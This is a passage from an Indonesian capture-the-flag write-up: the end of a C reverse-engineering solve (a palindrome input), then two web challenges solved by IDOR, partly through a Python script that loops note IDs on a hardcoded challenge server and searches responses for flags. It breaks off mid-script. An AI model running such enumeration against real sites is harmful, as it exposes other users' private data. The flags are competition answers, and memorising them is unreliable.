            } else {
                flag = 0;
            }
        } else {
            flag = 0;
        }
    }

    // Pengecekan buffer[1] == buffer[3] - 1
    if (flag) {
        if (len > 3) {
            if (buffer[1] != (buffer[3] - 1)) {
                flag = 0;
            }
```

```
        } else {
            flag = 0;
        }
    }

    // Pengecekan buffer[19] == 'm'
    if (flag) {
        if (len > 19) {
            if (buffer[19] != 'm') {
                flag = 0;
            }
        } else {
            flag = 0;
        }
    }

    // Pengecekan buffer[15] == 'p'
    if (flag) {
        if (len > 15) {
            if (buffer[15] != 'p') {
                flag = 0;
            }
        } else {
            flag = 0;
        }
    }

    // Pengecekan buffer[6] == buffer[5] - 4
    if (flag) {
        if (len > 6) {
            if (buffer[6] != (buffer[5] - 4)) {
                flag = 0;
            }
        } else {
            flag = 0;
        }
    }

    // Pengecekan buffer[8] == buffer[17]
    if (flag) {
        if (len > 17) {
            if (buffer[8] != buffer[17]) {
                flag = 0;
```

```
            }
        } else {
            flag = 0;
        }
    }

    // Pengecekan buffer[10] == 'c'
    if (flag) {
        if (len > 10) {
            if (buffer[10] != 'c') {
                flag = 0;
            }
        } else {
            flag = 0;
        }
    }

    // Jika semua syarat terpenuhi, flag tetap 1 => cetak input
    // Jika gagal di salah satu syarat, flag jadi 0 => cetak pesan
alternatif
    if (flag) {
        // String lolos semua pengecekan
        printf("%s\n", buffer);
    } else {
        // String tidak memenuhi syarat
        puts("Cek input kembali!");
    }

    return 0;
}
```

sebuah string **lolos** semua pengecekan dan dicetak oleh program:

1. **Panjang string harus 21.**
2. **String harus palindrom**: string[i]=string[20−i],(0≤i<10)
3. Karakter-karakter di indeks tertentu:
    - string[0]='a'
    - string[2]='a'
    - string[4]='a'
    - string[7]='a'
    - string[9]='a'
    - string[10]='c'
    - string[15]='p'

    - string[19]='m'
4. Hubungan antar-karakter di beberapa indeks:
    - string[1]+1=string[3]
    - string[6]=string[5]−4
    - string[8]=string[17]
5. Karena string harus palindrom, semua pasangan string[i] dan string[20−i] harus sama, sehingga karakter di indeks bawah akan "mengunci" karakter pasangannya di kriteria pengecekan.


string **21 karakter** yang memenuhi seluruh pengecekan di atas adalah:

amanaplanacanalpanama
dan langsung saja masukkan ke format flag


Flag: CJ{amanaplanacanalpanama}

WEB


>Bug Bounty




Jadi di sini saya sedang mengerjakan soal bagian web exploit,di sini kita di beri keterangan bug bounty, kita di suruh mencari suatu bug, dan di sini ada catatan bahwa tidak ada source code




Saya mengunjungi laman tersebut dan Terdapat halaman login dan register di sini




Saya melakukan register lalu login Dan di sini saya sudah login di atas itu adalah penampakan halaman profile saya di sini kita di beri bisa membuat note atau catatan.




Kita bisa membuat catatan dan melihatnya di page notes.






Setelah saya teliti lagi ternyata web ini memiliki kerentanan IDOR, yang dimana kita bisa masuk kedalam id orang lain dan juga bisa masuk ke path note orang lain tanpa perlu otentifikasi , saya mencoba mengunjungi semua id yang bisa saya kunjungi dan melihat catatannya, dan saya melihat pada /profile/14

Lalu saya mengunjungi /notes/14 dan ternyata terlihat ada yang mencurigakan saya mencoba mengaksesnya dan diarahkan ke /note/69






Lalu saya mencoba untuk mengakses /note/69 yang berasal dari /profile/14 dan akhirnya saya menemukan flag


Flag: CJ{b7464a1d7a8870c5421f621bad12078b2b94d45dfe20c4a50e4d2d99699be38cb9b7a5ceb27b61f6ca6eafde7b0baf94}.

>Beg Bounty


Di sini kita melihat bahwa web ini sama seperti web sebelumnya



Dan ternyata memiliki kerentanan yang sama yaitu IDOR



Yang bahkan memiliki struktur web yang sama dan setelah diteliti lebih dalam, letak flag berada di tempat yang sama




Saya mencoba mengakses namun,ternyata celah IDOR sudah di batasi

Not authorized to view this note!

Saya mencoba mengambil flag yang ada,dan ternyata hanya menampilkan setengah flagnya saja CJ{35d1ad2a1fe5b710ec0...

Lalu saya mencoba berbagai cara untuk mendapatkan flagnya, saya juga menggunakan script python



```python
import requests
import re

# URL dasar yang akan dimanipulasi ID-nya
base_url = "http://188.166.237.209:5556/notes/"

# Fungsi untuk mencari flag dalam respons
def find_flag(response_text):
   #agar menemukan file cj
    flag_pattern = r"CJ\{[A-Za-z0-9_!@#$%^&*()-=+]+}"
    match = re.search(flag_pattern, response_text)

    if match:
        return match.group(0)
    return None

# Fungsi untuk mencoba ID dari 1 hingga id yang di inginkan
def find_flag_by_id(max_id):
    for i in range(1, max_id + 1):
        # Bangun URL dengan ID yang dimanipulasi
        url = f"{base_url}{i}"

        try:
            # Mengirimkan permintaan GET ke URL
```

```
            response = requests.get(url)

            # Periksa apakah ada flag dalam teks respons
            flag = find_flag(response.text)

            if flag:
